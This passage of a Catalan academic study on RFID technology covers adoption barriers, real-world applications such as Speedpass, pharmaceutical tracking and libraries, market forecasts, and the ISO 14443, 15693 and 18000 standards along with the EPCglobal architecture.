El 2003, un **tag passiu HF valia 91 cèntims i un UHF, 57**. Actualment aquests valors no varien gaire. Mentre aquestes quantitats semblarien bastant assequibles des del punt de vista particular, el cert és que grans consumidors d'aquests dispositius esperen que el preu arribi a baixar fins a l'ordre dels 10 o 15 cèntims en **comandes de gran volum**. Tal previsió no sembla descabellada, sinó assolible en un futur no gaire llunyà, òbviament impulsada per una major demanda. Mentrestant, estem davant d'un altre factor inhibidor per a un ús global de RFID segons una quarta part dels experts.

A més dels cost anterior, es considera essencial impulsar la creació d'infraestructura pròpia de RFID. Una imprescindible reorganització de processos, eines per a la col·lecció, processament i avaluació d'una manera homogènia de les dades adquirides i la qüestió de com integrar RFID amb les xarxes informàtiques de petites i mitjanes empreses ja existents, continuaran frenant el desplegament d'aquesta tecnologia d'identificació enfront de les de tota la vida fins que la complexitat d'instal·lació i d'instauració decaigui.

Seguretat de la informació

La naturalesa de desplegament massiu de tags suposa un malson per als **administradors** de la infraestructura RFID en cas d'una falla de seguretat. Si en una xarxa d'àrea local la quantitat d'hores a dedicar a vulnerabilitats ja representa un

nombre important, solucionar un problema relatiu a etiquetes passaria exclusivament per substituir-les totes per les d'una possible següent generació. Només un estat madur i una bona quantitat d'experiències en instal·lacions reals ajudarien a empresaris i industrials reticents a decidir-se definitivament per RFID.

Assumptes relatius a la protecció de dades i la privacitat

No es pot negar que la identificació per radiofreqüència té una gran quantitat de **detractors**. Sols una **política** transparent i una molt clara exposició de quins són els objectius i les intencions de la utilització de la tecnologia podrien frenar tal oposició. La utilització de les dades, quines es guarden, com es protegeixen i altres qüestions similars representen problemes i factors que posen el fre a la tecnologia si no s'aclareixen i determinen d'una forma convincent.

Falta de coneixement pràctic

Segons empresaris i industrials, falten **tècnics** ([2]) formats per a una mínima interacció amb infraestructura RFID. També, com hem comentat abans, falten més exemples d'instal·lacions exitoses i productives relatives a la tecnologia. Ambdós factors representaran un problema de menor envergadura a mesura que el desplegament de la tecnologia sigui major, encara que ells mateixos hi siguin un impediment. Així doncs, aquest problema té les característiques d'un peix que es mossega la cua, potser els primers passos s'haurien de fer envers els altres exposats aquí.

1.5 APLICACIONS DE RFID

Per acabar aquest apartat, relatem alguns exemples d'aplicacions existents en el món real. La major part d'aquesta documentació fou extreta de [50].

El famós cas d'*Speedpass*

Mobil va introduir el 1997 una forma ràpida de pagar la **gasolina** a la seva xarxa d'estacions de servei. El mateix sistema es va estendre i ampliar posteriorment per a habilitar la compra de productes dins la mateixa botiga o supermercat de l'estació. Actualment, el sistema ***Speedpass*** és un dels sistemes RFID desplegats més coneguts i amb més èxit del món, tot i que en els **seus inicis** es va mostrar **vulnerable** a certs atacs conduits pels autors de [7].

El tag *d'Speedpass* es pot penjar al clauer i té la forma d'un petit barril. L'integrat de l'interior és un dispositiu que opera a la banda de 134 KHz, fabricat per Texas Instruments, i que conté, a part d'un identificador, un codi que s'usarà en un protocol de desafiament i resposta per a dur a terme un procés d'autenticació. Si es confia en el client, s'obté el número de targeta de crèdit associat a aquell identificador i es completa la transacció.

Càlculs duts a terme expressen que, per mitjà *d'SpeedPass*, una operació de posta de gasolina es redueix fins a trenta segons, quelcom inimaginable en per exemple les actuals estacions catalanes. El 2004, als Estats Units hi havia prop de 10000 estacions equipades amb el sistema i s'havien repartit fins a 6 milions de "barrilets". El mateix sistema es va aplicar per a les compres a cadenes McDonald's encara que després en fou retirat.

La direcció de la petrolera considera *SpeedPass* més segur que una targeta de crèdit. L'ID viatja pel controlador d'estació, llavors fins a un mòdem amb connexió per satèl·lit fins al proveïdor, i d'allà fins al *hub* de pagament de la companyia, a Houston. Només llavors es realitza la conversió a número de targeta de crèdit.

figura 5. Com usar Speedpass en gasolineres.

RFID al camp de batalla

RFID es comença a aplicar en els camps de batalla per a la diferenciació d'avions[15]. Si l'aparell que sobrevolava l'espai aeri contenia un dispositiu capaç de retornar un identificador conegut quan se l'interrogava, no se'l considerava hostil. A més baix nivell però, RFID va resultar aplicable en altres situacions.

Durant la guerra del Vietnam, el 60% dels recursos travessaven Saigon, on el temps mitjà per descarregar una nau era de 22 dies. En altres ports, aquesta quantitat s'elevava fins els 31 i els 40 dies. Un inconvenient clar. Trobar recanvis que no es sabia a quina part de l'embarcació que acabava d'arribar descansaven suposava un autèntic malson pels operaris. Això es traduïa en desordres als magatzems, amb caixes obertes

[15] el conegut *friend or foe*

per a conèixer què contenien i amb transports que marxaven tan aviat com es podia, encara que sols estiguessin al 4% de càrrega de la seva capacitat.

Arrel d'experiències similars, el Departament de Defensa[16] dels Estats Units utilitza actualment la tecnologia RFID per a una dràstica reducció dels errors humans, l'enrutat autònom de materials, l'automatització de procediments fins llavors manuals i per a millorar la interacció entre diferents departaments, a més de per a l'obtenció d'informació en temps real del camp de batalla i per a una més efectiva gestió del seu inventari.

Jump Start: RFID al món farmacèutic

Actualment, el 10% de les comandes farmacèutiques dels Estats Units passen per CVS, amb més de 4000 farmàcies i 110000 empleats. Durant els anys 70 i 80 però, amb l'ús de l'UPC[17], la indústria farmacèutica s'adonà que no complia totes les seves expectatives i s'hagué de desenvolupar el NDC[18]. Els medicaments duien, llavors, dos codis de barres.

Jump Start representa el primer intent d'aplicar RFID dins el món farmacèutic. El fet de que els productes etiquetats siguin d'alt valor (per exemple, una ampolla amb cinc-centes càpsules pot valer mil dòlars) i que viatgin arreu del món, raó per la qual se n'ha de controlar el tràfic il·legal, exigeix un millor mecanisme de control. I aquí és on entra la tecnologia que ens ocupa.

Les primeres proves es van dur a terme només sobre una petita quantitat de medicaments diferents, concretament deu. S'etiquetava cada recipient individual i l'embolcall extern; o sigui, per a 100 ampolles de xarop o comprimits teníem 101 tags, comptant el de la caixa que les contenia totes. Així era possible determinar si aquella caixa que abandonava el magatzem estava ben formada i no contenia erròniament 60 ampolles d'un tipus i 40 d'un altre. Tal comptatge automàtic permetia, a més, una generació de factura molt més ràpida, que un cop impresa ja es podia enviar a qui pertoqués.

Al destí, es duia a terme el procés invers. Si la caixa no contenia l'esperat, es retornava **intacta**. Si en canvi tot era correcte, s'empaquetava i s'ajuntava per al seu transport un cert número d'ampolles, en una unitat contenidora més petita que una caixa, per a la seva distribució, que tornava a passar certs controls. Quan cada ampolla era buidada a la farmàcia en qüestió, després d'un cert nombre de clients, se'n recuperava el tag i es reciclava l'envàs.

[16] el conegut *DoD*

[17] ***U**niversal **P**roduct **C**ode*

[18] ***N**ational **D**rug **C**ode*, Codi Nacional de Medicaments

En l'actualitat tot aquest procediment, un cop assimilat i aplicat amb èxit, suposa avantatges en quatre grans aspectes, objectius inicials del desenvolupament de *Jump Start*:

- Control de caducitat d'aliments. Saber quan un medicament que va ser expedit a certa farmàcia fa temps ha de caducar.
- Facilitar el retorn de medicaments per part de les farmàcies.
- Recuperació d'enviaments realitzats erròniament o danyats.
- Control d'existències, amb avisos quan les últimes mostres d'un producte estan abandonant l'establiment.

figura 6. Etiqueta RFID en envàs de medicament.

RFID a les biblioteques

El 2005, aproximadament 130 llibreries d'Estats Units utilitzaven RFID en el seu dia a dia. El preu del *tag* però, tot i que constantment decau, representava el principal impediment per a un major èxit, com hem comentat en altres apartats d'aquest estudi. Situat en aquell projecte al voltant dels **70 cèntims**, una biblioteca amb 10000 exemplars havia d'invertir sols en etiquetes, 7000[19] euros. A aquest import falta sumar-hi detectors de furt, dispositius per a lloguer sense la intervenció de la bibliotecària...

El més conflictiu en el dilema dels tags és que fins ara s'han desplegat sistemes 15693, **generalment** sense cap tipus de control d'escriptura ni de lectura, que no permeten les proteccions de **privacitat** dels 18000-2[20]. Això suposa un greuge si es decideix guardar informació dins l'estructura de dades del tag però, per altra banda, intentar substituir tots els tags d'una biblioteca esdevé una feina feixuga, a més de considerable el cost associat.

[19] més o menys, depèn del comercial que toqui

[20] o 18000-x

figura 7. Una llibreria preparada amb RFID. Extreta de [64].

Actualment als EUA no hi ha massa biblioteques utilitzant 18000-2, encara que és una de les consideracions i recomanacions que s'han establert per a l'ús de RFID en aquests ambients. D'altres en són:

- Deixar ben clar de bones a primeres la intenció d'usar RFID. Un usuari amb la percepció de que se l'està controlant (*tracking*[21] del llibre segons per on passem) no reaccionarà gratament.
- Senyalització clara d'on es troben els lectors.
- Garantia de que sols el personal de la biblioteca pot interactuar amb el sistema RFID.
- Garantia de que cap informació personal es guarda en el tag.
- La informació del tag ha d'estar encriptada.

Les biblioteques no representen precisament un ambient hostil. Poca gent "s'emparanoia" i veu intencions perverses veient la bibliotecària usant un lector RFID. És per això que representa un ambient idoni per al desplegament progressiu de la tecnologia i per a permetre que la gent s'hi acostumi. Com a curiositat, dir que la companyia GaoRFID [14] calcula una reducció del 75% d'alarmes falses per robatori a les llibreries que equipin aquests nous sistemes RFID. Un altre factor d'èxit.

[21] seguir els moviments que fa un producte dins el nostre sistema de lectors

Una proposta real de *tags* pensats per a biblioteques és la que plasmem a continuació, en forma d'anunci oficial[22], extret de la plana web de NXP, amb la seva configuració.

Product features	ICODE SLI-SY
Memory	
Size [bit]	2048
Data Retention [yrs]	40
Write endurance [cycles]	100,000
Organization	Pages of 4 blocks á 32 bit
RF interface	
Standard	ISO 15693, ISO 18000-3, EPC
Frequency	13.56 MHz
Baud rate [kbit/s]	up to 53
Anticollision	Acc. ISO 15693, ISO 18000-3, EPC
Operating Distance [m]	up to 2[1]
Resonance Capacitance [pF]	23.5
Security	
Unique Serial Number [byte]	8
Write protection	Blockwise
Access keys	32 or 64 bit
Access conditions	Plain or Password
Configurable password protection read/write	Pagewise
Special features	
EAS	Yes (optional 32-bit password protection)
AFI	Yes
EPC	Yes
Destroy command	Yes (32-bit password protected)
Privacy command	Yes (32-bit password protected)
Packaging	
Sawn wafer (Au bumped)	SL2 ICS5311
FCP module	SL2 FCS5311

figura 8. Anunci oficial de característiques de tag per a biblioteques.

Tots aquests exemples ens han permès veure diferents ambients on s'ha desplegat RFID amb naturaleses que no tenen gairebé res en comú. Tot seguit, i veient que sembla gaudir de bona salut en un futur pròxim, sembla adient doncs una petita previsió mercantil de la tecnologia.

1.6 PREVISIÓ DE MERCAT RFID

Segons [28], i seguint la tendència d'anteriors mercats com els de codis de barres, conforme el desconeixement de la tecnologia disminueixi el valor i utilització

[22] i original, en anglès

de l'equipament RFID sols farà que créixer durant els pròxims anys. Ho observem en la següent taula, extreta d'un estudi elaborat per IDTechEX.

NÚMERO	2005	2010	2015
Ítem	0,5	27,0	1000
Pallets/cajas	0,4	30,0	35
Otros	0,4	5,7	12,5
Total por categoría	**1,5**	**62,7**	**1.047,5**

taula 3. Previsions de ventes de tags en milers de milions.

Tal estudi també s'enfoca als lectors RFID, arribant als 1140 milions de dòlars el 2008 per als dispositius EPC i als 750 milions per altres tipus de dispositius, com els de curt abast.

Pel que fa al tant per cent per regions, el 2010 el 48% d'etiquetes es vendran destinades a l'est asiàtic, seguides pel 32% dels Estats Units. Les intencions dels usuaris d'obtenir **tags a un preu menor de cinc cèntims**, sense circuit integrat, no compta per ara amb el beneplàcit ni amb la intenció de fabricar-los per part de les grans companyies RFID.

Altres estudis, com els exposats a [65], es centren només en el mercat aeroportuari, on durant el 2006 es gastaren més de 45 milions d'euros **només en** tags per a peces i equipaments d'avions. Dins el citat informe també hi ha una previsió de la variació de la **quantitat i preus dels tags** d'equipatges durant l'interval de temps que va del 2006 al 2016; mentre el 2004 només foren unes quantes desenes de miler per a proves, el número de tags entregat el 2006 s'elevà fins els 15 milions, a un preu aproximat de 16 cèntims d'euro, sobretot amb destinació els aeroports de Las Vegas i el de Tokio. Tal preu contrasta amb el que hem comentat amb anterioritat; cal fixar-se en el volum de la demanda i en el tipus de client.

Finalment, segons [66], tot i l'optimisme que reina en quant a la implementació futura de la tecnologia RFID, senyala que el rati d'adopció no en serà tan ràpid degut a una sèrie de desafiaments tècnics i culturals. En el seu estudi s'hi especifica que els distribuïdors van bastant endarrerits respecte als fabricants en el desplegament de RFID. De fet, només un 9% dels minoristes que participaren en l'estudi compten amb una agenda prevista per a la seva implantació. En canvi, fins el 44% dels fabricants compten amb tal document, tenint ja en ment entre una i cinquanta línies de producte, xifra superior a l'obtinguda el 2005. Ambdós col·lectius manifesta estar encara duent a terme proves pilots.

Com a conclusió d'aquest últim escrit doncs, s'extreu que la tendència en el desplegament de RFID és moderadament positiva, sense considerar-la revolucionària, i anirà creixent a mesura de que executius, directors i gestors d'indústries i companyies millorin el seu coneixement respecte la tecnologia.

2. ESTAT DELS ESTÀNDARDS RFID

La realitat no és que RFID necessiti més estandardització; la quantitat de documents que existeixen al respecte resulta bastant impressionant. El problema resideix en que per exemple existeixen diferents formats d'identificadors dins tags d'una mateixa família de freqüències. Per posar un cas, dins HF, els tags *Mifare* tenen un identificador de 4 bytes, mentre els ICODE en tenen un de 8. Dins la indústria RFID, l'absència d'una organització global que dugui a terme tot el tema de regulacions ha estat problemàtica i va empènyer molts països a establir les seves pròpies normes. En aquest capítol comentarem els estàndards més globals, com els ISO i els d'EPCglobal, deixant de banda altres com els SAC[23], proposats per la Xina, ja que no ens afecten en excés pel nostre treball.

La ISO[24] intenta consensuar fabricants, usuaris, laboratoris, governs, enginyers i organitzacions acadèmiques. Com a organisme global, qualsevol dels seus membres ha de seguir el que estableixi, sense excepcions locals. El primer cas, com semblaria lògic, passaria per l'establiment d'un **glossari**, amb una sèrie de termes tant per a avesats a RFID com a novells, que realment és el que conté el document **ISO/IEC 19762**.

Per qüestions d'espai, òbviament no es comentarà en profunditat cada un dels estàndards per a RFID sinó que veurem un esquema global i un resum de cada un d'ells, quelcom molt interessant per fer-se una idea estructurada i evitar dubtes i l'haver de consultar documents que al final acabem decidint que no ens interessen. Per a la temàtica del nostre estudi sens dubte cal conèixer mínimament els relatius a la sèrie **18000**, el **15693** i el **14443**.

[23] ***S**tandardization **A**dministration of **C**hina*

[24] ***I**nternation Organization for **S**tandardization*

2.1 ISO

Es detallen primer breument els estàndards d'interès general per després entrar una mica més en detall en els tres que s'han esmentat abans.

- **ISO / IEC 10373-x. Mètodes de prova de targes d'identificació. Temàtica**: targes de curt abast que segueixen ISO / IEC 10536, targes de proximitat i *vicinity*[25] cards. **Estat**: publicat el 2006.

- **ISO / IEC 10374. Identificació de contenidors. Temàtica:** codificació i descripció de dades, criteris de rendiment i característiques de seguretat. **Estat:** publicat el 1991.

- **ISO / IEC 11784**. **Identificació d'animals per radiofreqüència**. **Temàtica:** freqüència, *baudrate*[26], codificació de bit i estructura de dades. **Estat**: publicat el 1996.

- **ISO / IEC 11785. Identificació d'animals per radiofreqüència. Temàtica:** conceptes tècnics, activació de tags, emmagatzemament d'informació, característiques de transceptor, mètodes d'intercanvi. **Estat**: publicat el 1996.

- **ISO / IEC 15961. RFID per a la gestió d'objectes. Temàtica**: interfície d'aplicació del protocol de dades. Estat: publicat el 2004.

- **ISO / IEC 15962. RFID per a la gestió d'objectes. Temàtica:** regles per a la codificació del protocol de dades i funcions lògiques de memòria. **Estat**: publicat el 2004.

- **ISO / IEC 15963. RFID per a la gestió d'objectes. Temàtica:** identificació única de tags RFID. **Estat**: publicat el 2006.

- **ISO / IEC 17364 – 17367. Unitats de transport, productes retornables, empaquetament de productes i etiquetament de productes. Estat:** esborrany.

- **ISO / IEC 18047-2 fins a 18047-7. Mètodes per la comprovació de funcionament de dispositius operant respectivament a 135 KHz, 13'56 MHz, 2'45 GHz, 860 – 960 MHz i 433 MHz.** El 18047-5 no existeix, concordant amb el que hem explicat amb anterioritat sobre l'ús de la banda de 5 GHz per a identificació per radiofreqüència. **Estat:** publicat el 2006.

[25] veurem la diferència en ambdós termes una mica més endavant

[26] velocitat de símbols

- **ISO / IEC 19763. Model de metadades per a la interoperabilitat. Estat:** publicat el 2007.

- **ISO / IEC 24710. Gestió d'ítems. Temàtica:** tags a utilitzar, implementació de les sèries ISO / IEC 18000. **Estat:** publicat el 2005.

2.2 ISO / IEC 14443: TARGETES D'IDENTIFICACIÓ EN PROXIMITAT.

Publicat l'any 2000, està compost per **quatre subparts** referents a l'operació d'*smartcards* a **13'56 MHz**. Sota el paraigües d'ISO 14443 trobem principalment **dos protocols de comunicació: tipus A i tipus B**. Intents per part de Japó i Sony d'introduir el tipus C, dels Estats Units per a l'E per mitjà de Cubic o de l'F de Suïssa amb Legic finalment no van ser acceptats per la ISO. Companyies internacionals, com VISA i MasterCard tenen plenament en compte aquestes especificacions per al desenvolupament dels seus productes.

Les característiques d'aquest estàndard són:

- Distància d'operació: fins a **10 cm**. Tal mesura està acceptada *de facto* però no consta com a tal en l'estàndard.
- Velocitat: fins a **106 Kbps**, imprescindible en l'etapa d'anticol·lisió. Fins a 212 / 868 Kbps per mitjà de certes opcions.
- Mecanismes de seguretat i autenticació.
- Permet l'ús de criptoprocessadors que implementin 3DES i AES.

En quant a la **temàtica** de cada una de les **subparts** es divideix en:

- **Part 1: Característiques físiques.** Això inclou paràmetres tan diversos com la mida de les targes o bé la seva resistència als rajos ultraviolats.

- **Part 2: Senyal i freqüència.** Inclou temes com la modulació utilitzada en ambdós sentits. El **tipus A** utilitza del lector fins la tarja una modulació ASK 100%, i el **B**, una 10%. Això implica que en el segon cas la comunicació no és intermitent deguda a les pauses que introdueix la primera forma d'operar. Recordem que els tags obtenen l'energia del lector i especifiquem ara que contesten per mitjà d'una subportadora de 847'5 KHz. En quant a codificació de bit, el **tipus A** utilitza codificació Miller Modificada mentre que el **B**, un esquema NRZ[27]. Altre cop, en sentit contrari, del tag al lector el **tipus A** utilitza una codificació Manchester OOK i el tipus **B**, BPSK. Tot i que semblen més competitives les targes de tipus B, realment és l'A el més conegut i utilitzat.

[27] ***N**on **R**eturn to **Z**ero*

- **Part 3: Procediments d'inicialització i anticol·lisió.** El tipus A utilitza un mecanisme d'anticol·lisió d'arbre binari i el B, un d'Aloha ranurat, ambdós ja explicats anteriorment (pàgina 9). També es defineixen a aquest nivell comandes com les de REQ i les de resposta ATQ[28].

- **Part 4: Protocols de transmissió.** Les targes de cada fabricant poden o no complir amb aquest últim apartat. Tracta sobretot sobre protocols d'alt nivell relatius a la negociació de velocitat de símbols entre lector i tarja, encapsulació, fragmentació i gestió d'errors.

2.3 ISO / IEC 15693: TARGETES D'IDENTIFICACIÓ EN *VICINITY*[29]

La **distància d'operació** s'hi augmenta fins als 1'5 metres mentre que la **velocitat** s'hi redueix a 26 Kbps. Ambdues característiques suposen una menor idoneïtat per a aplicacions de seguretat i proximitat i més per a sistemes d'identificació sense contacte. En aquest cas, l'estàndard està compost per **tres subseccions**:

- **Part 1: Característiques físiques.** Igualment que en el cas anterior, s'hi defineix el tipus de *coupling*, la resistència a rajos ultraviolats, les característiques físiques com la impressió exterior...

- **Part 2: Paràmetres de transmissió ràdio.** Tipus i percentatge de la modulació, nivells d'energia, velocitats de dades, codificació... En aquest cas, del lector a la tarja s'usa un ASK 100% o 10% i una codificació per pulsos 1/4 o 1/256. En sentit contrari, s'utilitza ASK 100% sobre una subportadora de 423'75 KHz o bé FSK variant de 423'75 KHz a 484'25 KHz. En ambdues possibilitats es codifica amb Manchester.

- **Part 3: Anticol·lisió i protocol de transmissió.** S'hi inclou el comportament de tag i lector davant diferents comandes intercanviades de lectura i escriptura.

2.4 ISO 18000-X

Publicat l'any 2004, l'únic que s'ha de dir de l'**ISO / IEC 18001** és que defineix RFID per a la gestió d'ítems i objectes des d'un punt de vista genèric. A més baix nivell, trobem els estàndards de la sèrie **18000-x**, tots del 2004. El 18000-1 defineix els

[28] ***R**equest i **A**nswer **T**o **R**equest*, petició i resposta a petició

[29] Intentarem traduir *vicinity* com a quelcom més llunyà, menys proper que el terme "proximitat", sense excedir els 1'5m, un concepte més o menys anàleg podria ser el de "veïnat"

paràmetres genèrics per a la comunicació per interfície ràdio en freqüències globalment acceptades. Respecte la resta, tornant a prescindir del 18000-5 per raons que ja comentades, els trobem resumits a la taula següent, extreta de [22].

Estàndard	Categoria	Temàtica tractada
18000-2	Interfície ràdio sota 135 KHz	Especificació de tipus de tags: A(FDX) i B (HDX[30]). Capes física i protocols d'anticol·lisió.
18000-3	Interfície ràdio a 13'56 MHz	Protocol de comunicació, gestió de col·lisions i capes físiques. Dos modes d'operació a ser suportats pel lector.
18000-4	Paràmetres de la interfície ràdio a 2'45 GHz	Modes actiu i passiu. Dos modes d'operació: RTF i TTF[31] (alta velocitat i distància d'operació). Protocol d'anticol·lisió.
18000-6	Paràmetres de la interfície ràdio a 860 – 960 MHz	Dos tipus, A i B. Codificació, modulació i velocitats. Especificacions de tags i lectors. Rangs de freqüència.
18000-7	Paràmetres de la interfície ràdio a 433 MHz.	Generalment tags actius. Aplicacions de distàncies d'operació majors de 3 metres. Lectura i escriptura. Anticol·lisió.

taula 4. La sèrie d'estàndards ISO 18000-x.

2.5 QUÈ ÉS EL CODI ELECTRÒNIC DE PRODUCTE (EPC)?

L'**EPC** fou desenvolupat per connectar electrònicament els objectes físics a identificar amb les xarxes informàtiques que contenen dades RFID. Simbolitza un intent d'establir un identificador global i definitiu que els tags RFID han d'incorporar. Està format per quatre conjunts de números binaris que enllacen el codi amb el producte unívocament. Per a una major comprensió, pot pensar-s'hi com a una nova generació dels codis de barres. De fet, podria entendre's com una forma d'integrar sistemes de codis de barres i RFID d'una forma menys traumàtica. A menys sistemes de numeració diferents, i recordem que alguns models de tags difereixen en el número de bytes de l'identificador i tot, més acceptació. L'EPC s'erigeix com la forma final d'un número de sèrie universal per a tots els productes: ja que aquests es mouen de país en país i de negoci a negoci, era necessari un format estàndard per a sistemes no tancats.

[30] *half dúplex* i *full dúplex*

[31] depenent de qui inicia la comunicació (*lector / reader talks first*)

En sistemes d'àmbit menor, com ara un control de vaques a nivell de granja particular, potser no necessitarà tal capacitat d'interacció amb d'altres externs.

L'organització que va proposar l'EPC fou l'Auto-ID Center del MIT[32], durant l'any 2000, per després continuar el seu desplegament l'UCC[33] i l'EAN[34] International. La fusió d'ambdós organismes formà EPCglobal, les activitats de la qual es resumeixen a la figura 9, obtinguda de [11]. Fixem-nos en que s'ha acabat la redacció de l'estàndard per UHF però no encara el d'HF.




figura 9. Camps de treball d' EPCglobal.

2.6 LA XARXA EPCGLOBAL

EPCglobal, en el seu paper d'homogeneïtzació, també proposa una possible arquitectura per a sistemes RFID formada pels següents cinc elements o especificacions:

[32] **I**nstitut **T**ecnològic de **M**assachusetts

[33] **U**nified **C**ode **C**ouncil, o Consell per a un Codi Unificat

[34] **E**uropean **A**rticle **N**umber

1) **El sistema de numeració EPC**, del qual n'existeixen dues versions, una de 96 i una altra de 64 bits. Ambdós tipus estan formats per les següents quatre seccions:

   - **La capçalera i un possible valor de filtrat**: de 8 bits en el cas dels EPC de 96 i de 2 en els altres. Indica la versió i com han de ser interpretats els números a continuació, especificant longitud, tipus i estructura de l'EPC.

   - **El codi de gestor EPC:** identifica la companyia associada amb l'EPC, o a qui fan referència la resta de bits de l'identificador. EPCglobal assignarà un codi de gestor diferent per cada companyia participant en la seva arquitectura proposta.

   - **L'identificador de producte:** classe de producte. Un identificador genèric, per exemple indicant "producte d'higiene personal". Dues companyies que es dediquin al mateix segurament compartiran aquest camp mentre tindran òbviament codis de gestor diferents.

   - **Número de sèrie del producte:** l'última sèrie de bits, que fa únic cada codi EPC assignat. En comparació amb els codis de barra, en els que cada paquet de navalles d'afaitar comparteix un identificador amb la resta d'existències del producte del mateix tipus de la companyia, amb EPC cada paquet té la seva identitat, característica que permet un major control individualitzat de cada element.




figura 10. Codi Electrònic de Producte. Extret de [67].

Respecte el que s'ha dit del dos possibles esquemes de *tag* EPC, aquesta és la distribució concreta:

Esquema	Capçalera	Gestor EPC	Identificador de producte	Número de sèrie
96 bits	8	28	24	36
64 bits	2	21	17	24

taula 5. Distribució de bits dels tags EPC.

Com veiem sembla que el **codi EPC** s'ha dimensionat tenint en ment grans quantitats de nombres.

2) **Components** d'un sistema RFID (lectors i tags).

3) **ONS**.[35] Sistema que podríem equiparar al DNS del protocol TCP/IP. L'ONS indica a quin recurs de la xarxa podem obtenir informació de l'EPC que acabem de llegir via algun dels nostres lectors. Per exemple, podem obtenir informació d'on va ser fabricat el producte amb cert tag enganxat.

4) **PML**.[36] Llenguatge que permet definir els objectes d'un sistema RFID. Forma comú d'expressar la informació captada pels lectors.

5) **Programari** Savant. *Software* que gestiona totes les dades RFID del sistema, perfectament definible com al ciment que manté unides la resta de les parts d'una forma congruent. Mou i manipula les dades de forma que cap entitat resulti congestionada.

A mode de **resum**, diríem que l'EPC no conté cap mena d'informació del producte sinó que es realitza una consulta en base a ell, la informació de la qual se'ns proporciona via ONS i a aquest mecanisme hi accedim per mitjà de PML i el *software* Savant.

Altres termes relacionats amb EPCglobal són **EPCIS** i **ALE**[37]. El primer representa una interfície unificada per obtenir la informació d'un objecte del qual sabem l'EPC, via la consulta de diferents bases de dades. L'aplicació que requereix les dades però, no sap d'on les obté EPCIS, que retorna informació de dos tipus: essencial i de temps de fabricació. Mitjançant EPCIS, l'aplicació també es pot subscriure per a la recepció d'events associats i plausibles de ser soferts per part de l'objecte d'aquell EPC.

[35] ***O**bject **N**ame **S**erver*, Servidor de Noms d'Objecte

[36] ***P**hysical **M**arkup **L**anguage*, Llenguatge Físic de Marques

[37] ***A**pplication **L**evel **E**vents*, Events a Nivell d'Aplicació




figura 11. Exemple de petició a una interfície EPCIS. Extret de [67].

